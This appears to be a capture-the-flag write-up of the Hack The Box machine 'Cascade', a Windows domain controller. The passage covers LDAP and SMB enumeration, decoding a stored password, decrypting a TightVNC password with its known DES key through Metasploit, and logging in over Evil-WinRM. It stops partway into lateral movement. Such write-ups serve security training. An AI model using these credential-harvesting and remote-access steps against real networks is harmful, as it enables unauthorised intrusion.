Cascade

20th July 2020 / Document No D20.100.81

Prepared By: TRX

Machine Author: VbScrub

Difficulty: Medium

Classification: Confidential

Synopsis

Cascade is a medium difficulty Windows machine configured as a Domain Controller. LDAP anonymous binds are enabled, and enumeration yields the password for user `r.thompson`, which gives access to a `TightVNC` registry backup. The backup is decrypted to gain the password for `s.smith`. This user has access to a .NET executable, which after decompilation and source code analysis reveals the password for the `ArkSvc` account. This account belongs to the `AD Recycle Bin` group, and is able to view deleted Active Directory objects. One of the deleted user accounts is found to contain a hardcoded password, which can be reused to login as the primary domain administrator.

Skills Required

- LDAP Enumeration
- SMB Enumeration
- Processing SQLite Databases
- Reverse Engineering .NET Assemblies


Skills Learned

- TightVNC Password Extraction
- AES Encryption
- Active Directory Enumeration
- Active Directory Recycle Bin

Enumeration

Let's start by running an Nmap scan.


```
ports=$(nmap -Pn -p- --min-rate=1000 -T4 10.10.10.182 | grep ^[0-9] | cut -d '/'
-f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -Pn -sC -sV 10.10.10.182
```



```
nmap -p$ports -Pn -sC -sV 10.10.10.182

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Microsoft DNS 6.1.7601 (1DB15D39)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP
445/tcp   open  microsoft-ds?
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)ws RPC
```

The scan reveals that LDAP (389), SMB (445) and WinRM (5985) are available. Let's enumerate SMB for any open shares.

```
smbclient -L 10.10.10.182
```



```
smbclient -L 10.10.10.182
Anonymous login successful

    Sharename       Type      Comment
    ---------       ----      -------
SMB1 disabled -- no workgroup available
```


Anonymous login is allowed but we're unable to list shares.

Lightweight Directory Access Protocol (LDAP)

Next, we can enumerate LDAP after downloading windapsearch.


```
git clone https://github.com/ropnop/windapsearch.git
pip install python-ldap
./windapsearch.py -U --full --dc-ip 10.10.10.182
```

The command above will list out all users in the domain.



```
./windapsearch.py -U --full --dc-ip 10.10.10.182

<SNIP>
cn: Ryan Thompson
sn: Thompson
givenName: Ryan
distinguishedName: CN=Ryan Thompson,OU=Users,OU=UK,DC=cascade,DC=local
sAMAccountName: r.thompson
cascadeLegacyPwd: clk0bjVldmE=
</SNIP>
```


There don't seem to be any passwords in the user description fields, so we can start to examine some of the other user attributes. One of them for the user `r.thompson` is called `cascadeLegacyPwd`, which contains what seems to be a Base64 encoded string. Let's decode it.



```
echo clk0bjVldmE= | base64 -d
rY4n5eva
```

The output seems to be a password. From the `windapsearch` output we also know that the `sAMAccountName` is `r.thompson`, so this can be used as the username. Let's use Evil-WinRM to try to connect as `r.thompson`.

```
evil-winrm -i 10.10.10.182 -u r.thompson -p rY4n5eva
```




```
evil-winrm -i 10.10.10.182 -u r.thompson -p rY4n5eva

Evil-WinRM shell v2.3
Info: Establishing connection to remote endpoint

Error: An error of type WinRM::WinRMAuthorizationError happened, message is
WinRM::WinRMAuthorizationError

Error: Exiting with code 1
```

The login failed, which means we don't have PowerShell Remoting permissions.

SMB

Let's use smbmap to verify if we have access to any of the SMB shares with the above credentials.


```
smbmap -H 10.10.10.182 -u r.thompson -p 'rY4n5eva'
```



```
smbmap -H 10.10.10.182 -u r.thompson -p 'rY4n5eva'

[+] IP: 10.10.10.182:445 Status: Authenticated
        Disk                Permissions     Comment
        ----                -----------     -------
        ADMIN$              NO ACCESS       Remote Admin
        Audit$              NO ACCESS
        C$                  NO ACCESS       Default share
        Data                READ ONLY
        IPC$                NO ACCESS       Remote IPC
        NETLOGON            READ ONLY       Logon server share
        print$              READ ONLY       Printer Drivers
        SYSVOL              READ ONLY       Logon server share
```


From the available shares the only non-default share that we have access to is the `Data` share.

```
smbclient \\\\10.10.10.182\\Data -U r.thompson
```



```
smbclient \\\\10.10.10.182\\Data -U r.thompson
Enter WORKGROUP\r.thompson's password: rY4n5eva
Try "help" to get a list of possible commands.
smb: \> ls
  .                                    D        0  Mon Jan 27 05:27:34 2020
  ..                                   D        0  Mon Jan 27 05:27:34 2020
  Contractors                          D        0  Mon Jan 13 03:45:11 2020
  Finance                              D        0  Mon Jan 13 03:45:06 2020
  IT                                   D        0  Tue Jan 28 20:04:51 2020
  Production                           D        0  Mon Jan 13 03:45:18 2020
  Temps                                D        0  Mon Jan 13 03:45:15 2020
```

The only folder we have access to is `IT`, which contains the four sub-folders `Email Archives`, `LogonAudit`, `Logs` and `Temp`.



```
smb: \IT\> ls
  .                                    D        0  Tue Jan 28 20:04:51 2020
  ..                                   D        0  Tue Jan 28 20:04:51 2020
  Email Archives                       D        0  Tue Jan 28 20:00:30 2020
  LogonAudit                           D        0  Tue Jan 28 20:04:40 2020
  Logs                                 D        0  Wed Jan 29 02:53:04 2020
  Temp                                 D        0  Wed Jan 29 00:06:59 2020
```

The `Email Archives` folder contains `Meeting_Notes_June_2018.html`, which shows an email conversation between `Steve Smith` and the `IT` department. Download and open it.

```
cd "Email Archives"
get Meeting_Notes_June_2018.html
```

A text editor or a browser can be used to view the file.

```
cat Meeting_Notes_June_2018.html

<SNIP>
We will be using a temporary account to perform all tasks related to the network
migration and this account will be deleted at the end of 2018 once the migration
is complete. This will allow us to identify actions related to the migration in
security logs etc. Username is TempAdmin (password is the same as the normal
admin account password).
</SNIP>
```

The email exchange hints to the existence of a `TempAdmin` account, that has the same password as the default Administrator account.

The `Logs` folder contains the `Ark AD Recycle Bin` and `DCs` folders, which in turn contain `ArkAdRecycleBin.log` and `dcdiag.log` respectively.


Let's download and proceed to inspect these files.

`ArkAdRecycleBin.log` contains the text logs for a program called `ARK AD RECYCLE BIN MANAGER`.

```
8/12/2018 12:22 [MAIN_THREAD]   ** STARTING - ARK AD RECYCLE BIN MANAGER v1.2.2
**
8/12/2018 12:22 [MAIN_THREAD]   Validating settings...
8/12/2018 12:22 [MAIN_THREAD]   Running as user CASCADE\ArkSvc
8/12/2018 12:22 [MAIN_THREAD]   Moving object to AD recycle bin
CN=TempAdmin,OU=Users,OU=UK,DC=cascade,DC=local
8/12/2018 12:22 [MAIN_THREAD]   Successfully moved object. New location
CN=TempAdmin\0ADEL:f0cc344d-31e0-4866-bceb-a842791ca059,CN=Deleted
Objects,DC=cascade,DC=local
```

The log informs us that the program is running in the context of `ArkSvc` and that the `TempAdmin` account has been moved to the recycle bin.

Finally, `Temp` contains folders for the users `r.thompson` and `s.smith`. The file `VNC Install.reg` can be found inside `s.smith`'s folder. It seems to be a backup of the registry settings for `TightVNC`, a desktop remote control program.



```
smb: \IT\> cd Temp
smb: \IT\Temp\> recurse
smb: \IT\Temp\> ls
  .                      D        0  Wed Jan 29 03:36:59 2020
  ..                     D        0  Wed Jan 29 03:36:59 2020
  r.thompson             D        0  Wed Jan 29 03:36:53 2020
  s.smith                D        0  Wed Jan 29 01:30:01 2020

\IT\Temp\r.thompson
  .                      D        0  Wed Jan 29 03:36:53 2020
  ..                     D        0  Wed Jan 29 03:36:53 2020

\IT\Temp\s.smith
  .                      D        0  Wed Jan 29 01:30:01 2020
  ..                     D        0  Wed Jan 29 01:30:01 2020
  VNC Install.reg        A     2680  Wed Jan 29 00:57:44 2020
```

Foothold

TightVNC


The registry file found contains a `Password` attribute, with the corresponding value consisting of hexadecimal characters.

```
"Password"=hex:6b,cf,2a,4b,6e,5a,ca,0f
```

This writeup demonstrates how TightVNC passwords can be decrypted using Metasploit. Use the commands below to decrypt the password.

```
msfconsole
msf5 > irb
key="\x17\x52\x6b\x06\x23\x4e\x58\x07"
require 'rex/proto/rfb'
Rex::Proto::RFB::Cipher.decrypt ["6BCF2A4B6E5ACA0F"].pack('H*'), key
```


The `key` variable is the known hardcoded DES key that has been extracted from the program. The `Rex::Proto::RFB::Cipher.decrypt` function is used to decrypt the password with the provided key.



```
msfconsole
msf5 > irb
[*] Starting IRB shell...
[*] You are in the "framework" object

key="\x17\x52\x6b\x06\x23\x4e\x58\x07"
>> require 'rex/proto/rfb'
=> true
>> Rex::Proto::RFB::Cipher.decrypt ["6BCF2A4B6E5ACA0F"].pack('H*'), key
=> "sT333ve2"
```

The password for `s.smith` is revealed as `sT333ve2`. Let's check if this user belongs to the `Remote Management Users` group, as this would allow us to connect using `Evil-WinRM`.


```
./windapsearch.py -U --full --dc-ip 10.10.10.182
```



```
./windapsearch.py -U --full --dc-ip 10.10.10.182

<SNIP>
cn: Steve Smith
sn: Smith
givenName: Steve
distinguishedName: CN=Steve Smith,OU=Users,OU=UK,DC=cascade,DC=local
memberOf: CN=Audit Share,OU=Groups,OU=UK,DC=cascade,DC=local
memberOf: CN=Remote Management Users,OU=Groups,OU=UK,DC=cascade,DC=local
memberOf: CN=IT,OU=Groups,OU=UK,DC=cascade,DC=local
sAMAccountName: s.smith
</SNIP>
```

This is the case and we can proceed to connect.

```
evil-winrm -i 10.10.10.182 -u s.smith -p sT333ve2
```



```
evil-winrm -i 10.10.10.182 -u s.smith -p sT333ve2

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\s.smith\Documents>
```


This works and a PowerShell Remoting connection is established. The user flag is located in `C:\Users\s.smith\Desktop`.

Lateral Movement

Audit

The `Get-ADUser` cmdlet can be used to list the properties for the user `s.smith`.


```
Get-ADUser -identity s.smith -properties *
```



```
Get-ADUser -identity s.smith -properties *

<SNIP>
DisplayName                        : Steve Smith
DistinguishedName                  : CN=Steve Smith,OU=Users
MemberOf                           : {CN=Audit Share}
ScriptPath                         : MapAuditDrive.vbs
</SNIP>

net user s.smith

<SNIP>
User name                    s.smith
Full Name                    Steve Smith
Logon script                 MapAuditDrive.vbs
Local Group Memberships      *Audit Share          *IT
                             *Remote Management Use
</SNIP>
```

The command reveals that the user is a member of the `Audit Share` group, and also that the logon script `MapAuditDrive.vbs` is assigned to this account. Active Directory logon scripts are saved in the `NETLOGON` share by default.

```
smbclient \\\\10.10.10.182\\NETLOGON -U s.smith
```



```
smbclient \\\\10.10.10.182\\NETLOGON -U s.smith
Enter WORKGROUP\s.smith's password: sT333ve2
smb: \> ls
  .                                   D        0  Wed Jan 15 23:50:33 2020
  ..                                  D        0  Wed Jan 15 23:50:33 2020
  MapAuditDrive.vbs                   A      258  Wed Jan 15 23:50:15 2020
  MapDataDrive.vbs                    A      255  Wed Jan 15 23:51:03 2020
```

The share is accessible and the script is present along with another script called `MapDataDrive.vbs`. Let's download and read them.

